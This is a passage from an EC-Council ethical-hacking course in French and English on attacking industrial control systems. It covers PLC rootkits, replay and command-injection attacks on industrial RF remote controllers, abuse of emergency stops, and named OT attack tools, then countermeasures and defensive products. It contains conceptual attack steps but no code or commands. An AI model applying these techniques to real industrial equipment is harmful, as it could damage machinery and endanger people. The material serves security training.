


Figure 10.18 : Illustration d'une attaque par canal latéral



Hacking d'un contrôleur logique programmable (PLC)

Les automates programmables sont sensibles aux cyberattaques car ils sont utilisés pour contrôler les processus physiques des infrastructures critiques. Les attaquants identifient les automates exposés sur Internet à l'aide d'outils en ligne tels que Shodan. Les automates programmables compromis peuvent constituer une menace sérieuse pour la sécurité des organisations. Les attaquants peuvent altérer l'intégrité et la disponibilité des systèmes PLC en exploitant les fonctions de contrôle des broches et peuvent lancer des attaques telles que des sabotages de lots et l'utilisation de rootkits PLC.




Figure 10.19 : Hacking d'un PLC à l'aide d'un rootkit

Étapes utilisées pour réaliser une attaque de type rootkit PLC :

- **Étape 1 :** L'attaquant obtient un accès autorisé à l'équipement PLC en injectant un rootkit. Ensuite, il réalise une attaque par flux de contrôle contre le runtime du PLC pour deviner le mot de passe par défaut et obtenir un accès root au PLC.
- **Étape 2 :** Le pirate établit ensuite la carte des modules d'entrée et de sortie ainsi que leur emplacement dans la mémoire afin d'écraser les paramètres d'entrée et de sortie de l'automate.
- **Étape 3 :** Après avoir pris connaissance des broches d'E/S et du mappage logique de l'automate, l'attaquant manipule la séquence d'initialisation des E/S, prenant ainsi le contrôle total des opérations de l'automate.

Un rootkit PLC peut utiliser les failles de conception des microprocesseurs et contourner les mécanismes de détection modernes. Grâce à cette attaque, l'attaquant peut prendre le contrôle total des processus d'entrée et de sortie de l'automate en manipulant l'initialisation des entrées/sorties. Une attaque de type rootkit PLC est également appelée attaque de type PLC fantôme. Pour réaliser cette attaque, les pirates doivent avoir une connaissance approfondie de l'architecture des automates.


L'unité centrale de l'automate fonctionne dans deux modes, soit en mode programmation soit en mode exécution. En mode programmation, l'automate peut télécharger du code à distance à partir de n'importe quel ordinateur, alors que le mode exécution est utilisé pour exécuter le code proprement dit. Après avoir obtenu l'accès à l'automate, les attaquants peuvent télécharger un code malveillant stocké par l'unité centrale dans l'automate. Ce code malveillant est exécuté à la place du code original. L'attaquant manipule alors les entrées et les sorties pour prendre le contrôle total des équipements mécaniques et les endommager ou les détruire.

Hacking Industrial Systems through RF Remote Controllers

- ❑ Most industrial machines are **operated via remote controllers** that are used in various industries such as manufacturing, logistics, mining, and constructions for automation or to control machines
- ❑ Improper security implementations in the devices operating via remote controllers can **pose severe risks** to the industrial systems

Replay Attack

Attackers **record the commands** transmitted by an operator and replay them to the target system to gain basic control over the system




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Hacking Industrial Systems through RF Remote Controllers (Cont'd)



Command Injection

Attackers **alter RF packets** or inject their own packets employing reverse engineering techniques to gain complete access over the target machine




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Hacking Industrial Systems through RF Remote Controllers (Cont'd)

Re-pairing with Malicious RF controller

- Attackers hijack the original remote controller and pair it with the machine using a **malicious RF controller**, which they disguise as a legitimate one




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Hacking Industrial Systems through RF Remote Controllers (Cont'd)

Malicious Reprogramming Attack

- Attackers **inject malware** into the firmware of the remote controllers to maintain a persistent and completely remote access to the system



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Piratage des systèmes industriels à l'aide de télécommandes RF

La plupart des machines industrielles sont pilotées par des télécommandes. Ces télécommandes sont utilisées dans divers secteurs, tels que la fabrication, la logistique, l'exploitation minière et la construction, pour l'automatisation ou le contrôle des machines. Les équipements d'un réseau utilisent un émetteur (TX) et un récepteur (RX) pour communiquer entre eux. D'un côté, l'émetteur (TX) transmet des commandes radio (via des boutons), de l'autre, le récepteur (RX) réagit aux commandes correspondantes. Une mise en œuvre

insuffisante de la sécurité dans les équipements fonctionnant à l'aide de télécommandes peut faire peser de graves risques sur les systèmes industriels.

Les attaquants peuvent se tenir dans la zone de couverture du système ciblé et utiliser un équipement de type émetteur-récepteur radio spécialement conçu. Cet équipement permet aux attaquants de préparer leurs propres paquets et de les envoyer dans un réseau pour accéder au système industriel et réaliser diverses activités malveillantes.

Voici une liste des menaces auxquelles les systèmes industriels sont souvent confrontés via les télécommandes RF :

- **Attaque par relecture**

Les attaquants enregistrent les commandes (paquets RF) transmises par un opérateur et les rejouent sur le système cible pour obtenir un contrôle sur celui-ci.




Figure 10.20 : Attaque par relecture sur les systèmes industriels

- **Injection de commandes**

Ayant connaissance des protocoles RF, les attaquants peuvent modifier les paquets RF ou injecter leurs propres paquets grâce à des techniques de rétro-ingénierie afin d'obtenir un accès complet à la machine. Les attaquants capturent et enregistrent les commandes, effectuent une rétro-ingénierie pour en déduire d'autres commandes utilisées pour contrôler l'équipement cible, et injectent ces commandes pour modifier le fonctionnement normal de l'équipement ciblé.




Figure 10.21 : Attaque par injection de commandes sur des systèmes industriels

▪ Utilisation abusive de l'arrêt d'urgence

En utilisant les informations ci-dessus, l'attaquant peut envoyer plusieurs commandes d'arrêt d'urgence (e-stop) à l'équipement ciblé pour provoquer un déni de service.




Figure 10.22 : Utilisation abusive de l'arrêt d'urgence pour effectuer une attaque DoS

▪ Réassociation avec un contrôleur RF malveillant

Un attaquant peut détourner la télécommande d'origine et s'associer avec la machine à l'aide d'un contrôleur RF malveillant en le faisant passer pour un contrôleur légitime. Les attaquants envoient des demandes malveillantes pour s'associer avec des contrôleurs RF ciblés, capturent la séquence de commande, détournent le contrôleur légitime et utilisent un contrôleur malveillant pour effectuer diverses attaques sur l'équipement ciblé.




Figure 10.23 : Attaque par réassociation sur une machine industrielle

- **Attaque par reprogrammation malveillante**

Les attaquants peuvent injecter des logiciels malveillants dans le micrologiciel fonctionnant sur les contrôleurs afin de maintenir un accès à distance persistant et complet sur le système industriel ciblé.




Figure 10.24 : Attaque par reprogrammation sur une machine industrielle

OT Attack Tools

ICS Exploitation Framework (ISF)



ICS Exploitation Framework (ISF) is an **exploitation framework** based on Python and is like the Metasploit framework



-  **SCADA Shutdown Tool**
<https://github.com>
-  **GRASSMARLIN**
<https://github.com>
-  **Metasploit**
<https://www.metasploit.com>
-  **modbus-cli**
<https://github.com>
-  **PLCInject**
<https://github.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Outils d'attaque de l'OT

Voici différents outils utilisés par les attaquants pour hacker les systèmes et réseaux OT :

- **ICS Exploitation Framework (ISF)**

Source : <https://github.com>

L'ICS Exploitation Framework (ISF) est un environnement d'exploitation basé sur Python qui est similaire à Metasploit framework. Cet outil propose divers modules d'exploitation qui permettent aux attaquants de hacker les systèmes et réseaux SCI.





Figure 10.25 : ICS Exploitation Framework (ISF)

Voici une liste de quelques autres outils permettant de hacker les systèmes et réseaux OT :

- SCADA Shutdown Tool (<https://github.com>)
- GRASSMARLIN (<https://github.com>)
- Metasploit (<https://www.metasploit.com>)
- modbus-cli (<https://github.com>)
- PLCinject (<https://github.com>)



Découvrez les contre-mesures pour protéger les OT

Cette section aborde les différentes mesures de sécurité et outils de sécurité OT. En se basant sur les bonnes pratiques de sécurité, les organisations peuvent mettre en œuvre des moyens de protection appropriés pour protéger les infrastructures industrielles critiques et les systèmes informatiques qui leur sont associés contre diverses cyberattaques.

OT Attack Countermeasures

1

Use **purpose-built sensors** to discover vulnerabilities in the network

2

Update systems to the latest technologies and regularly **patch systems**

3

Implement secure configuration and **secure coding practices** for OT applications

4

Maintain an **asset register** for tracking and scrutinizing outdated systems

5

Use **strong passwords** and change the default factory-set passwords

6

Secure remote access through multiple layers of defense by implementing **VPNs**

7

Harden the systems by **disabling unused services** and functionalities

8

Use only tested and familiar **third-party web servers** for serving ICS web applications

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Contre-mesures pour protéger les OT

Appliquez les contre-mesures ci-dessous pour vous protéger contre le hacking OT :


- Effectuer régulièrement une évaluation des risques pour réduire l'exposition aux risques existants.
- Utiliser des capteurs spécialisés pour détecter les vulnérabilités du réseau.
- Utiliser le renseignement sur les menaces pour identifier les menaces et protéger les actifs en priorisant l'application des correctifs OT.
- Mettre régulièrement à niveau le matériel et les logiciels d'OT.
- Désactiver les ports et services inutilisés.
- Mettre les systèmes à jour avec les dernières technologies et appliquer régulièrement des correctifs.
- Mettre en œuvre des pratiques de configuration et de programmation sécurisées pour les applications d'OT.
- Tenir un registre des actifs pour suivre les évolutions et repérer les systèmes obsolètes ou non pris en charge.
- Effectuer une surveillance et une analyse continues des données des journaux provenant des systèmes OT afin de détecter les attaques en temps réel.
- Former les employés aux dernières politiques de sécurité et les sensibiliser aux menaces et aux risques les plus récents.

- Utiliser des mots de passe forts et sécurisés par hachage, et modifier les mots de passe par défaut configurés en usine.
- Sécuriser l'accès à distance par de multiples couches de défense en mettant en place une authentification à deux facteurs, des VPN, du chiffrement, des pare-feu, etc.
- Mettre en œuvre des plans de réponse aux incidents et de continuité d'activité.
- Sécuriser le périmètre du réseau pour filtrer et empêcher le trafic entrant non autorisé.
- Analyser régulièrement les systèmes et les réseaux à l'aide d'outils anti-malware.
- Limiter le trafic réseau en utilisant des techniques telles que la régulation du débit et la mise en place d'une liste blanche pour prévenir les attaques par déni de service et par force brute.
- Renforcer les systèmes en désactivant les services et les fonctionnalités inutilisés.
- N'utiliser que des serveurs Web tiers testés et éprouvés pour les applications Web du SCI.
- Veiller à ce que les fournisseurs de SCI ajoutent des certificats aux mises à jour des applications.
- Effectuer des audits périodiques des systèmes industriels pour valider les contrôles de sécurité, les systèmes de production et de gestion.

OT Security Tools


Flowmon

Flowmon empowers manufacturers and utility companies to **ensure the reliability** of their industrial networks to avoid downtime and disruption of service continuity



<https://www.flowmon.com>



tenable.ot
<https://www.tenable.com>



Forescout
<https://www.forescout.com>



PA-220R
<https://www.paloaltonetworks.com>



Fortinet ICS/SCADA solution
<https://www.fortinet.com>



Nozomi Networks Guardian™
<https://www.nozinetworks.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Outils de sécurité OT

Voici différents outils que vous pouvez utiliser pour sécuriser les systèmes et réseaux OT :

- **Flowmon**

Source : <https://www.flowmon.com>

Flowmon permet aux fabricants et aux entreprises du secteur de l'énergie d'assurer la fiabilité de leurs réseaux industriels en toute sérénité afin d'éviter les temps d'arrêt et les interruptions de service. Cet objectif peut être atteint grâce à une surveillance continue et à la détection des anomalies, ce qui permet de signaler les dysfonctionnements des équipements ou les incidents de sécurité, tels que le cyber espionnage, les "zero-days" ou les logiciels malveillants, et d'y remédier le plus rapidement possible.




Figure 10.26 : Flowmon

Ci-dessous une liste de quelques autres outils permettant de sécuriser un environnement OT :

- [tenable.ot](https://www.tenable.com) (<https://www.tenable.com>)
- [Forescout](https://www.forescout.com) (<https://www.forescout.com>)
- [PA-220R](https://www.paloaltonetworks.com) (<https://www.paloaltonetworks.com>)
- [Fortinet ICS/SCADA solution](https://www.fortinet.com) (<https://www.fortinet.com>)
- [Nozomi Networks Guardian™](https://www.nozominetworks.com) (<https://www.nozominetworks.com>)

Module Summary

-  In this module, we have discussed IoT concepts along with IoT architecture and IoT application areas
-  We have also discussed in detail various threats to and attacks on IoT networks and devices
-  This module also illustrated various IoT attack tools
-  In this module, we have also discussed various countermeasures to be employed to prevent IoT network hacking attempts by threat actors
-  We have also discussed in detail how to secure IoT networks and devices using IoT security tools
-  This module also discussed OT concepts along with OT threats and attacks
